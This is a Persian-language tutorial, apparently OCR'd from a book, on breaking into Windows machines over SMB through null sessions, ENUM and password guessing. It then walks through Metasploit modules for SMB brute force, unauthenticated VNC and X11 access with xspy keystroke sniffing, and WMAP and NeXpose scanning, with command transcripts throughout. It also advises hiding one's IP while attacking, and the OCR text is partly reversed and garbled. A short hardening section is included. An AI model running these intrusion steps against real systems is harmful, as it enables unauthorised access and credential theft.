در ویندوز می توان از ۲سرویس اشتراک گذاشته شده در شبکه یعنی File Sharing و Print Sharing با روش اکسپلویت کردن وارد سیستم قربانی شد (قربانی ماشینی است که تحت نفوذ قرار می گیرد). در بسیاری از متون هکری در این مبحث اشارات مستقیمی به پورت ۱۳۹که خط ارتباطی سرویس های اشتراکی است ، می شود و روی آن مانور زیاد می شود. نکته بسیار مهم این است که هرچند پورت ۱۳۹برای نت بایوس و ارتباطات آن تعریف شده و به آن می توان نفوذ و حملات زیادی کرد. اما پشت پرده ماجرا پورت ۱۳۹و نفوذ اصلی از طریق نت بایوس با این روش نیست ، بلکه خود این پورت برای اشتراک گذاری وابسته به یک پروتکل بسیار مهمی است به نام Serv er message block (نام اختصاری آن SMB) که سرنخ داستان از آنجا آب می خورد. SMBپروتکلی است بسیار جامع برای ارتباطات فایلهای Share شده ، پرینترها ، سریال پورتها و به عنوان پاشنه آشیل در ارتباطات namepipe و Mailslot با پورت ٤٤٥ در شبکه ایفای نقش می کند.

Namepipe : یک قسمت از حافظه که هنگام پردازش و نقل و انتقال دیتا توسط سیستم داخلی یا راه دور مورد استفاده قرار می گیرد). اگر این اتفاق بیفتد ، SMB در واقع پروتکل درخواست - جواب بین یک Client و Seruer محسوب می شود. این سرویس به راحتی روی ویندوز ۲۰۰۰ ، ان تی یا ایکس پی با یک اسکن ساده از آی پی روی شبکه محلی یا داخلی قابل شناسایی است و وقتی این کار انجام شد، مشاهده می گردد که پورت ٤٤٥باز بوده و عمل Listening به اصطلاح OK شده است . در بسیاری سیستم های ویندوز آن هم از قبل تعریف شده SMB هست و از طریق آن می توان

اکسپلویت کرد و به سیستم نفوذ کرد. بنابراین رئوس کاری ما این است که SMB را بشناسیم و پورتها و حفره های آن را کشف کنیم و بعد اکسپلویت کرده و در نهایت سیستم باز قربانی را آماج حملات خود قرار دهیم .

تنها استثنایی که برای نحوه کار پروتکل SMB می توان قایل شد، عملیات ارسال درخواست و گرفتن پاسخ این است که سرور حالت oplock داشته باشد و بعد ارسال یک درخواست از سوی ماشین دیگر با طبیعت oplock بودن آن ناسازگار باشد.

در این حالت سرور پیامی مبنی بر این مورد را برای client ارسال می کند.
ممکن است مابقی سرویس های سرور مانند پرینتر ، اسلات ، ایمیل ها و pipها باز باشد.
ماشین عادی از طریق تماس پی آی پی و یا نت بایوس یا نت بویی یا IPX به سرور وصل می شود و آن وقت client یک کامند برای سرور می فرستد که اجازه دسترسی به فایل های اشتراکی را می دهد.
پس همه این عملیات ها روی شبکه از طریق SMB صورت می گیرد و اگر کسی با اینترانت کار می کند این کار از طریق دایرکتوری intranet/www صورت می پذیرد.
هنگام نصب اولیه ویندوز ایکس پی یا ان تی یا ۲۰۰۰ پیکره بندی از قبل تعریف شده روی سیستم اعمال می شود.
در بسیاری موارد سیستم امنیت و SMB نیز به طور ناشیانه ای پیکره بندی شده است .
برخی کاربران در این مورد فکر می کنند استفاده از کلمه عبور طولانی و سخت کارگشاست اما نمی دانند که سیستم از جاهای دیگری قابل نفوذ است و می توان دسترسی به فایلها را با کامندهای عادی مانند IPC$ اگر به اینترنت وصل شوید توسط یک مزاحم ، انجام داده و یا از راه نت بایوس یا SMB به شما حمله کنند هرچند کلمه عبور شما طولانی باشد.
هک کردن سرویس SMB چگونه است؛ این چیزی است که بسیاری از خود می پرسند تا به سیستم ها ورود آزادانه پیدا کنند.
ساخت یک چارچوب و نقشه و پوشاندن ردپاها و آی پی از اولین کارهایی است که باید صورت بگیرد تا حمله کننده به اصطلاح لو نرود (که با آی پی اسپوفینگ این کار را انجام می دهند) و یا یک پراکسی ناشناس روی آی پی خود می اندازند و از طریق آن به یک ماشین دیگر حمله می کنند.
وقتی هکری یک SMB متعلق به کاربر Aol را هک می کند ، می تواند خط اینترنت وی را از روی Keystore ماشین قربانی بدزدد و بعدا خود شخصا استفاده کند و یا یک بکدور به ماشین فرستاده و اطلاعات را بدزدد.
اما آنچه نیاز دارید یک اسکنر بسیار خوب ، یک شل کامند ویندوز و برخی دستورات NET و دانستن ENUM.Exe است .

گام اول اسکن پورتها گرفتن آی پی سیستم قربانی است که برای این کار باید یک ردیف از آی پی های سیستم و سرور مورد نظر را لیست کرده و آن را با برنامه مخصوص آنالیز کنید.
بهترین کار استفاده از یک اسکنر قوی و دادن یک رنج از آی پی است تا بتوانید مطمئن شوید پورت ۱٤٤٥ آن به اصطلاح در حالت Listenig است .
LANguard یا aatools مناسب هستند.

گام بعد شمارش کردن تعداد آی پی هایی که قرار است مورد حمله قرار گیرند و می توان از آنها اطلاعاتی نظیر اکانت و یا فایل ها و شاخه های به اشتراک گذاشته شده به دست آورد.
برای این کار باید از خط کامند یوتیلتی به نام ENUM استفاده کرد که می توان آن را پس از دانلود کردن روی سیستم نصب کرده و از آن بهره گرفت.

در مرحله بعد باید اطلاعات جامع درباره سیستم قربانی بگیرید.
از یک اتصال نول به طریقه ناشناس با نام pc۱ $ می توان استفاده کرد.
این نول برای استفاده در حد راهبر به صورت کنترل از راه دور بهره برداری می شود.
این دستور را یاد بگیرید:

NET USE\\nnn.nnn.nnn.nnn\ipc$""/U:""

به جای nnn شماره آی پی سیستم قربانی را می گذارید و به سیستم نفوذ می کنید.
اگر در این هنگام با پیام عدم دسترسی مواجه شدید مطمئن باشید سیستم قربانی ایمن شده و به سختی می توان داخل آن شد.
گام سوم به دست آوردن Root سیستم است که پس از محاسبات دقیق و اطلاع یافتن از دیتا و پورتها این مرحله آغاز می شود.
بدین معنی که باید دسترسی به هارد سیستم را برای خودمان مهیا سازیم .
یک اسم کاربری (usernome) ملایم و اگر نیاز باشد باید کلمه عبور مهمان را از ماشین قربانی به دست بیاوریم .
برای این کار مجدد از برنامه enum که بسیار پرقدرت است ، استفاده می کنیم .
در این بین می توان از Dictionary attack نیز سود جست که کارش به دست آوردن کلمه عبور است .
تحت کامند شل و ساخت لیستی از پسوردها می توان به این دیکشنری دست یافت و آن را روی سیستم اجرا نمود.

در وهله اول قبل از استفاده از لیست کلمه عبور می توان بطور آزمایشی کلماتی را بعنوان Password تمرین کرد که از جمله همان اسم کاربری به عنوان کلمه عبور و یا اسامی مشابه آن یا شماره آی دی افراد و یا فامیلی فرد مورد نظر و... است که با آن می توان آزمایش کرد تا کلمه عبور را بدست آورد.

مثلا کسی که اسم کاربری اش jsmith است شاید کلمه عبورش JSmith یا حروف بزرگ آن یعنی JSMITH یا Jsmith یا Jsmith01 و... باشد که با آزمایش تک به تک آنها می توان به کلمه عبور اصلی رسید و در ضمن آنها را در لیست کلمه عبور نیز برای دفعات بعدی ذخیره کرد.

خوش شانسی نیز بعضی وقتها به درد می خورد ، بعضی مواقع هم یک Blank ساده می تواند پسورد باشد.

داشتن صبر و شکیبایی برای بدست آوردن اطلاعات را نیز نباید فراموش کرد.

تا اینجا روش حمله به SMB را شرح دادیم و حالا می خواهیم بگوییم که چگونه می توان جلوی حمله از این طریق را گرفت . ابتدا باید یک کلمه عبور سخت انتخاب کرد که یک گام به جلو افتاد.

استفاده از کاراکترهای نومریک مفید است .

هرگز اسم کاربری و کلمه عبور یکسان انتخاب نکنید.

انواع دسترسی ها به سیستم را چک کنید و اسم کاربری مهمان را حذف کنید.

حق رایت روی درایو اصلی را برای یک کاربر مخصوص بصورت Full نگه داشته و برای سایرین از حالت Full درآورده و تنها حق Read بدهید.

بعد به رجیستری ویندوز رفته و شاخه زیر را بیابید:

MACHINE\system\currentcontrolset\control\LSa – HKEY - LOCAL

و پوشه Restrictanonymous را با تایپ عدد ۲ داخل Valuedata آن بگذارید و آنرا oK نمایید.

و در آخر با یک فایروال قوی درباز بودن پورتهای خود مانند ۱۳۵ ، ۱۳۹ و ٤٤٥ را چک کنید.

تا اینجا خواستیم که کوتاه درباره این پروتکل و آسیب پذیری هایی که دارد بحث کردیم و حالا چطور و به چه نحوی در متا اسپلویت ازآن استفاده کنیم . این مرحله را به صورت تصویری و دستوراتی را که باید برای چک کردن این پروتکل به منظور کشف آسیب پذیری در صورت موجود بودن در شبکه با هم داشته باشیم

```
use auxiliary/scanner/smb/smb_login < msf
show options < (smb_login)msf auxiliary
```

```
:(Module options (auxiliary/scanner/smb/smb_login


Description Required Current Setting      Name
----------- -------- ---------------      ----
Try blank passwords for all    no      true  BLANK_PASSWORDS
users
How fast to bruteforce, from 0    yes       ٥ BRUTEFORCE_SPEED
to 5
File containing passwords, one per    no           PASS_FILE
line
Respect a username that    no      true PRESERVE_DOMAINS
.contains a domain name
The target address range or CIDR    yes            RHOSTS
identifier
Set the SMB service port   yes      ٤٤٥      RPORT
SMB Domain    no    WORKGROUP    SMBDomain
SMB Password    no            SMBPass
SMB Username    no            SMBUser
Stop guessing when a    yes     false STOP_ON_SUCCESS
credential works for a host
The number of concurrent threads   yes       ١     THREADS
File containing users and    no         USERPASS_FILE
passwords separated by space, one pair per line
Try the username as the password    no      true   USER_AS_PASS
for all users
File containing usernames, one per    no           USER_FILE
line
Whether to print output for all    yes      true     VERBOSE
attempts


set RHOSTS 192.168.1.0/24 <(smb_login)msf auxiliary

٢٤/١٩٢,١۶٨,١,٠ <= RHOSTS

set SMBUser victim <(smb_login)msf auxiliary

victim <= SMBUser

set SMBPass s3cr3t <(smb_login)msf auxiliary

s3cr3t <= SMBPass
```

```
set THREADS 50 <(smb_login)msf auxiliary
٥٠ <= THREADS
run <(smb_login)msf auxiliary

FAILED 0xc000006d - STATUS_LOGON_FAILURE – ١٩٢,١٦٨,١,١٠٠ [*]
FAILED 0xc000006d - STATUS_LOGON_FAILURE – ١٩٢,١٦٨,١,١١١ [*]
FAILED 0xc000006d - STATUS_LOGON_FAILURE – ١٩٢,١٦٨,١,١١٤ [*]
FAILED 0xc000006d - STATUS_LOGON_FAILURE – ١٩٢,١٦٨,١,١٢٥ [*]
(SUCCESSFUL LOGIN (Unix – ١٩٢,١٦٨,١,١١٦ [*]
Auxiliary module execution completed [*]

<(smb_login)msf auxiliary
```

در ادامه بحث اسکن آسیب پذیری (vulnerability scanner) ، به اسکن یک آسیب پذیری دیگر با نام VNC می رسیم و که می خواهیم از این پروتکل جهت نفوذ به قربانی و گرفتن دسترسی استفاده کنیم . در این مجموعه ها ما به دنبال کشف آسیب پذیری جدید در نرم افزارها نیستیم ما به دنبال آسیب پذیری های موجود که کاملا مشهود می باشد هستیم اینها مراحل تست نفوذ پذیری می باشد که باید مرحله به مرحله ادامه دهیم تا به هدف برسیم.

خوب حالا ابتدا بگوییم VNC چیست و چه کار می کند و نقطه آسیب پذیریش کجاست و چگونه می توان دسترسی گرفت و نحوه استفاده در متا اسپلویت چگونه است.

برای هر کسی احتمال دارد پیش بیاید که مثلا از محل کارش به تعدادی فایل که بر روی کامپیوترش در خانه هستند نیاز پیدا کند، یا وقتی به خانه ی دوستی رفته است بخواهد تصاویری که دیروز از دوربین دیجیتالش روی هارد دیسک کامپیوترش منتقل کرده است را به وی نشان دهد ولی خوب این تصاویر روی هارد دیسک کامپیوتر خانگی اش هستند! یا شاید شخصی بخواهد مطمئن شود که فرزندش پای کامپیوتر نیامده و به جای درس خواندن مشغول چت کردن با دوستانش نیست، راه حل در اینگونه موارد چه می باشد؟ در این موارد راه حل به کار گیری پروتکلی قدیمی با عنوان VNC (حروف VNC مخفف Computing Virtual Network می باشد) و چند نرم افزار رایگان است که به شما اجازه میدهند کامپیوتر خانگی تان را از هر جائی بیرون از خانه کنترل نمائید.

توصیه های ایمنی: راه اندازی یک سرور و باز نمودن پورتها بر روی کامپیوتر خانگی تان می تواند کامپیوتر شما را بر روی اینترنت در معرض خطر قرار دهد لذا همواره اطمینان حاصل کنید که کامپیوتر شما به آخرین وصله های امنیتی مجهز شده است و فاقد هر گونه ویروس و بد افزار است. پروتکل VNC به صورت ذاتی پروتکل خیلی ایمنی محسوب نمی شود و لذا در استفاده از آن بایستی موارد امنیتی را در نظر گرفت و به خوبی رعایت نمود

پروتکل VNC امکان کنترل یک کامپیوتر را از طریق کامپیوتری دیگر بر روی شبکه و به صورت مجازی فراهم می آورد. در واقع این پروتکل را می توانید به صورت پنجره ای به کامپیوتر خانگی تان از طریق هر کامپیوتر دیگری در راه دور تصور کنید. کلیدهایی که بر روی کیبورد فشار می دهید و کلیک هایی که می کنید همزمان توسط VNC به کامپیوتر مقصد منتقل می شوند و بر روی آن عمل می کنند و هر کسی که در پای کامپیوتر مقصد باشد می تواند ببیند که شما از راه دور در حال کنترل آن هستید و همه چیز در اختیارتان است.

برخی از کارهایی که شما بعد از راه اندازی یک سرور VNC در خانه می توانید انجام دهید عبارتند از:

- صدور دستور دانلود یک فایل حجیم از راه دور، لذا وقتی به خانه برسید دانلود آن تمام شده است و می توانید از آن استفاده نمائید.
- جستجو در بین تاریخچه و Log های نرم افزارهای پیغام رسانتان، دفترچه ی تلفن تان و یا یافتن فایل و اطلاعاتی مهم از روی کامپیوتر خانگی تان.
- به دوست و آشنائی که روی کامپیوترش به کمک احتیاج دارد بدون اینکه به خانه اش بروید کمک رسانی کنید.
- می توانید از راه دور یک کامپیوتر دیگر در خانه تان را که تبدیل به سرور VNC شده است و فاقد مانیتور است را هدایت کنید، این کامپیوتر بدون مانیتور در خانه شما از شر سر کشی سایر اعضای خانواده تان در امان است و فقط خود شما از راه دور به آن دسترسی دارید

حالا ما در متا اسپلویت می توانیم از این نقطه ضعف امنیتی در سیستم استفاده کنیم و در صورت فعال بودن به سیستم نفوذ کنیم (البته مجدد عرض میکنم که استفاده از این ابزار در تست نفوذ پذیری است)

نحوه استفاده از دستورات و فرمانها در متا اسپلویت را بصورت تصویری خدمتتان عرضه می کنیم با توجه به اینکه تا به الان تسلط نسبتا خوبی روی متا اسپلویت پیدا نموده اید فقط به ذکردستورات اکتفا میکنم . هرچند در اینجا من فقط این نرم افزار را توضیح میدم نه آموزش هک و امنیت . حداقل دانش هک برای کار نیاز می باشد.

و حالا دستورات :

```
use <(vnc_none_auth)msf auxiliary
auxiliary/scanner/vnc/vnc_none_auth
show options <(vnc_none_auth)msf auxiliary

:Module options

Description Required Current Setting  Name
---------- -------- --------------  ----
The target address range or CIDR    yes         RHOSTS
identifier
The target port   yes      ٥٩٠٠  RPORT
The number of concurrent threads   yes       ١ THREADS

set RHOSTS 192.168.1.0/24 <(vnc_none_auth)msf auxiliary
٢٤/١٩٢,١٦٨,١,٠ <= RHOSTS
set THREADS 50 <(vnc_none_auth)msf auxiliary
٥٠ <= THREADS
run <(vnc_none_auth)msf auxiliary

VNC server protocol version : RFB 003.008 ,١٩٢,١٦٨,١,١٢١:٥٩٠٠ [*]
```

```
VNC server security types supported : None, ,۱۹۲,۱۶۸,۱,۱۲۱:۵۹۰۰ [*]
!free access
Auxiliary module execution completed [*]
```

اسکنر ها

در این بخش میخواهیم به آموزش اسکنر های جدیدی که جز اسکنر های آسیب پذیی می باشند بپردازیم

در ابتدا درباره اسکنر open x11

این اسکنر نیز مانند اسکنر VNC می باشد .با این تفاوت که اهداف خود در شبکه را در رنج آی پی اهداف اسکن می کند و پس از کشف این اجازه را می دهد که یوزر و یا کاربر بدون هیچ گونه احراز هویتی بتواند به سیستم وصل شده و ارتباط برقرار کند . نکته همین جاست وصل شدن و ارتباز بدون هیچ احراز هویت .

حال با وجود این سیستم ما چطور میتوانیم از متا اسپلویت استفاده کنیم؟

ما دستوراتی را که برای استفاده از این آسیب پذیری نیاز می باشد را به صورت تصویری و مرحله به مرحله خدمتتان نشان می دهیم و حتی با وجود ارسال ترافیک بدون هیچ احراز هویتی منبع خوبی برای شنود در شبکه می باشد توجه کنید

```
use auxiliary/scanner/x11/open_x11 < msf
show options < (open_x11)msf auxiliary

:Module options

Description Required Current Setting  Name
----------- -------- --------------  ----
The target address range or CIDR    yes         RHOSTS
identifier
The target port   yes      ۶۰۰۰  RPORT
The number of concurrent threads   yes       ۱ THREADS

set RHOSTS 192.168.1.1/24 < (open_x11)msf auxiliary
```

```
٢٤/١٩٢,١٦٨,١,١ <= RHOSTS
set THREADS 50 <(open_x11)msf auxiliary
٥٠ <= THREADS
run <(open_x11)msf auxiliary
Trying 192.168.1.1 [*]
Trying 192.168.1.0 [*]
Trying 192.168.1.2 [*]
…snip…
Trying 192.168.1.29 [*]
Trying 192.168.1.30 [*]
(Open X Server @ 192.168.1.23 (The XFree86 Project, Inc [*]
Trying 192.168.1.31 [*]
Trying 192.168.1.32 [*]
…snip…
Trying 192.168.1.253 [*]
Trying 192.168.1.254 [*]
Trying 192.168.1.255 [*]
Auxiliary module execution completed [*]
```

وحال SNIFF به صورت زیر

```
/cd /pentest/sniffers/xspy #~:root@bt
xspy -display 192.168.1.101:0 -/.#pentest/sniffers/xspy/:root@bt
delay 100

root@192.168.1.11(+BackSpace)37 ssh
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```

در ادامه این بخش درباره یک اسکنر دیگر صحبت میکنیم به نام

WMAP Web Scanner

این اسکنر یکی از ویژگیهای آن اسکنر وب سایت می باشد که این اسکنر یک اسکنر آسیب پذیر است که توسط ابزاری به نام sqlmap ایجاد گردیده است.

این ابزار با نرم افزار متا اسپلویت تجمیع و یکپارچه شده است و به ما اجازه میدهد تا webapp را در قالب فریم ورک اسکن نماییم .

در ابتدای کار با این نرم افزار ابتدا باید یک پایگاه داده جدید ایجاد کنیم جهت ذخیره نتایج اسکن انجام شده در شبکه هدف.

این نرم افزار در متا اسپلویت به صورت یک پلاگین می باشد که ابتدا باید کاری کنیم که بالا بیاید که با دستور load wmap اینکار انجام میشود و سپس برای اینکه بدانیم چه دستورات و فرمانهایی در این پلاگین قابل اجرا ست از دستور "help" استفاده می کنیم.

تصویر را ببینید

```
db_connect -y /opt/framework/config/database.yml<msf
load wmap<msf

metasploit.com 2011[ ]et ===[WMAP 1.0][*]
Successfully loaded plugin: wmap[*]

help<msf

Wmap Commands
=============

Description   Command
-----------   -------
Test targets   wmap_run
Manage sites  wmap_sites
Manage targets wmap_targets
```

```
snip…
```

قبل از اجرای پلاگین ابتدا ما نیاز به ایجاد یک هدف جدید داریم که بادستور wmap_sites -a می توان اینکار را انجام داد و با دستور wmap_sites -l می توانیم هدفهایی که در شبکه پیدا نموده ایم یکی را انتخاب کنیم و از آن پرینت می گیریم به تصویر زیر توجه کنید

```
wmap_sites -h < msf
[Usage: wmap_targets [options [*]
Display this help text           h-
(Add site (vhost,url      [a [url-
List all available sites          l-
(s [urls] (level) Display site structure (vhost,url-


wmap_sites -a http://192.168.1.100 < msf
.Site created [*]
wmap_sites -l < msf
Available sites [*]
==============

Forms # Pages # Port     Vhost     Host Id
------- ------- ----     -----     ---- --
.    .  ٨٠ ١٩٢,١٦٨,١,١٠٠ ١٩٢,١٦٨,١,١٠٠  .


< msf
```

بعد با دستور wmap_target میتوانیم یک سایت را بعنوان هدف قرار دهیم به تصویر توجه کنید

```
wmap_targets -t http://192.168.1.100 < msf
```

با دستور wmap_run می توانید اسکن هدف را شروع کنید

```
h- wmap_run < msf
[options] Usage: wmap_run [*]
h Display this help text-
t Show all enabled modules-
.regex] Launch only modules that name match provided regex] m-
.path/to/profile] Launch profile modules against all matched targets/] e-

No file runs all enabled
```

با سویچ "t" ابتدا لیستی از ماژولهایی که در هنگام اسکن می توانیم استفاده کنیم برای سیستمهای ریموت و یا راه دور را می بینیم

```
wmap_run -t < msf

:Testing target [*]
(Site: 192.168.1.100 (192.168.1.100     [*]
Port: 80 SSL: false     [*]
============================================================ [*]
Testing started. 2012-01-16 15:46:42 -0500 [*]
[*]
=[ SSL testing ]=
============================================================ [*]
.Target is not SSL. SSL modules disabled [*]
[*]
```

```
=[ Web Server testing ]=
========================================================== [*]
… Loaded auxiliary/admin/http/contentkeeper_fileaccess [*]
… Loaded auxiliary/admin/http/tomcat_administration [*]
… Loaded auxiliary/admin/http/tomcat_utf8_traversal [*]
… Loaded auxiliary/admin/http/trendmicro_dlp_traversal [*]
…snip..

< msf
```

با دستوری که در تصویر زیر مشاهده می کنید مابقی ماژولها فعال می شود

```
wmap_run -e < msf
.Using ALL wmap enabled modules [*]
:Testing target [*]
(Site: 172.16.2.207 (172.16.2.207     [*]
Port: 80 SSL: false     [*]
========================================================== [*]
Testing started. 2012-01-16 15:57:51 -0500 [*]
…snip..
```

و در آخر پس از پایان اسکن می توانیم به دیتابیس مراجعه و آنچه علاقه مند هستیم از داخل دیتابیس استخراج کنیم

```
hosts -c address,svcs,vulns < msf

Hosts
=====
```

```
vulns svcs   address
----- ----   -------
١   ١ ١٩٢,١۶٨,١,١٠٠

<msf
```

برای گرفتن یک گزارش از اسکن و هدفمان که آسیب پذیر است و خروجی کار دستور "vulns" این عمل را انجام می دهد

```
vulns <msf
Time: 2012-01-16 20:58:49 UTC Vuln: host=172.16.2.207 [*]
port=80 proto=tcp name=auxiliary/scanner/http/options refs=CVE-
2005-3398,CVE-2005-3498,OSVDB-877,BID-11604,BID-9506,BID-9561

<msf
```

حال ما از این اطلاعات جمع آوری شده می توانیم جهت گزارش آسیب پذیری خود استفاده کنیم. ما بعنوان یک pentester می خواهیم آسیب پذیری های بیشتری را در سطح شبکه پیدا کنیم که به واسطه ارائه گزارش به رده بالاتر بتوانند امنیت شبکه خود را بالا ببرند.


میخواهیم درباره بخش دیگری از vulnerability scan با هم صحبت کنیم

Working With NeXpose

نرم افزار و اسکنر nexpose یک نرم افزار بسیار خوب برای کشف آسیب پذیری.

ما می توانیم نرم افزار متا اسپلویت را از rapid7 بدست بیاوریم . سازگاری بسیار خوبی بین متااسپلویت و اسکنر nexpose در حال حاضر وجود دارد .

نسخه جامع این اسکنر در آدرس http://www.rapid7.com/vulnerability-scanner.jsp در دسترس قرار دارد . ابتدا باید نصب و سپس بروز رسانی گردد



برای کار ابتدا ما در nexpose یک گزارش جدید ایجاد می کنیم وسپس نتایج اسکن در نرم افزار با فرمت XML به صورت بسیار ساده ذخیره می کنیم که بعدا بعنوان ورودیهای متا اسپلویت قرار می گیرد.

سپس یک پایگاه داده جدید ایجاد نموده و از دستور db_import برای تشخیص اتومات نتایج اسکن فایلمان استفاده می کنیم.

```
db_create < msf
…Creating a new database instance [*]
Successfully connected to the database [*]
```

```
File: /root/.msf3/sqlite3.db [*]
db_import /root/report.xml < msf
Importing 'NeXpose Simple XML' data [*]
Importing host 192.168.1.161 [*]
Successfully imported /root/report.xml [*]
```

برای بدست آوردن آسیب پذیری های مهم از طریق متا اسپلویت از دو دستور استفاده می کنیم یکی db_services و db_vulns که باید در متا اسپلویت برای دیدن اطلاعات استفاده کنیم.

db_services < msf

======== Services

- ---------- Host Workspace created_at info name port proto state updated_at

UTC ntp ۱۸:۱۲:۰۳ ۲۲-۰۸-۲۰۱۰ --------- ---- ---------- ----- ----- ---- ---- ---

default 2010-08-22 123 udp open 2010-08-22 18:12:03 UTC 192.168.1.161
18:12:05 UTC dce endpoint resolution 135 tcp open

UTC cifs ۱۸:۱۲:۰۳ ۲۲-۰۸-۲۰۱۰ UTC 192.168.1.161 default ۱۸:۱۲:۰۵ ۲۲-۰۸-۲۰۱۰

name service 137 udp open

UTC ۱۸:۱۲:۰۳ ۲۲-۰۸-۲۰۱۰ UTC 192.168.1.161 default ۱۸:۱۲:۰۳ ۲۲-۰۸-۲۰۱۰

Windows 2000 LAN Manager cifs 139 tcp ope

n 2010-08-22 18:12:03 UTC 192.168.1.161 default

UTC ۱۸:۱۲:۰۶ UTC snmp 161 udp open 2010-08-22 ۱۸:۱۲:۰۶ ۲۲-۰۸-۲۰۱۰

192.168.1.161 default

cifs 445 tcp open UTC Windows 2000 LAN Manager ۱۸:۱۲:۰۵ ۲۲-۰۸-۲۰۱۰

UTC ۱۸:۱۲:۰۳ ۲۲-۰۸-۲۰۱۰ UTC 192.168.1.161 default ۱۸:۱۲:۰۵ ۲۲-۰۸-۲۰۱۰
microsoft remote display protocol 3389 tcp open

UTC 192.168.1.161 default ۱۸:۱۲:۰۳ ۲۲-۰۸-۲۰۱۰

db_vulns < msf
[*]

host=192.168.1.161 name=NEXPOSE- :Time: 2010-08-22 18:12:00 UTC Vuln
refs=CVE-2006-3439,NEXPOSE- dcerpc-ms-netapi-netpathcanonicalize-dos
dcerpc-ms-netapi-netpathcanonicalize-dos

name=NEXPOSE- UTC Vuln: host=192.168.1.161 ۱۸:۱۲:۰۱ ۲۲-۰۸-۲۰۱۰ :Time [*]
-refs=CVE-2006-1314,CVE-2006-1315,SECUNIA windows-hotfix-ms06-035

NEXPOSE-windows-hotfix-ms06-035,۲۱۰۰۷

UTC Vuln: host=192.168.1.161 name=NEXPOSE- ۱۸:۱۲:۰۳ ۲۲-۰۸-۲۰۱۰ :Time [*]
refs=CVE-1999-0519,BID-494,URL- cifs-nt-0001
http://www.hsc.fr/ressources/presentations/null_sessions/,NEXPOSE-cifs-nt-
0001
[*]

host=192.168.1.161 name=NEXPOSE- :Time: 2010-08-22 18:12:03 UTC Vuln
refs=CVE-1999-0524,NEXPOSE-generic-icmp- generic-icmp-timestamp
timestamp

[*]

host=192.168.1.161 port=445 :Time: 2010-08-22 18:12:05 UTC Vuln
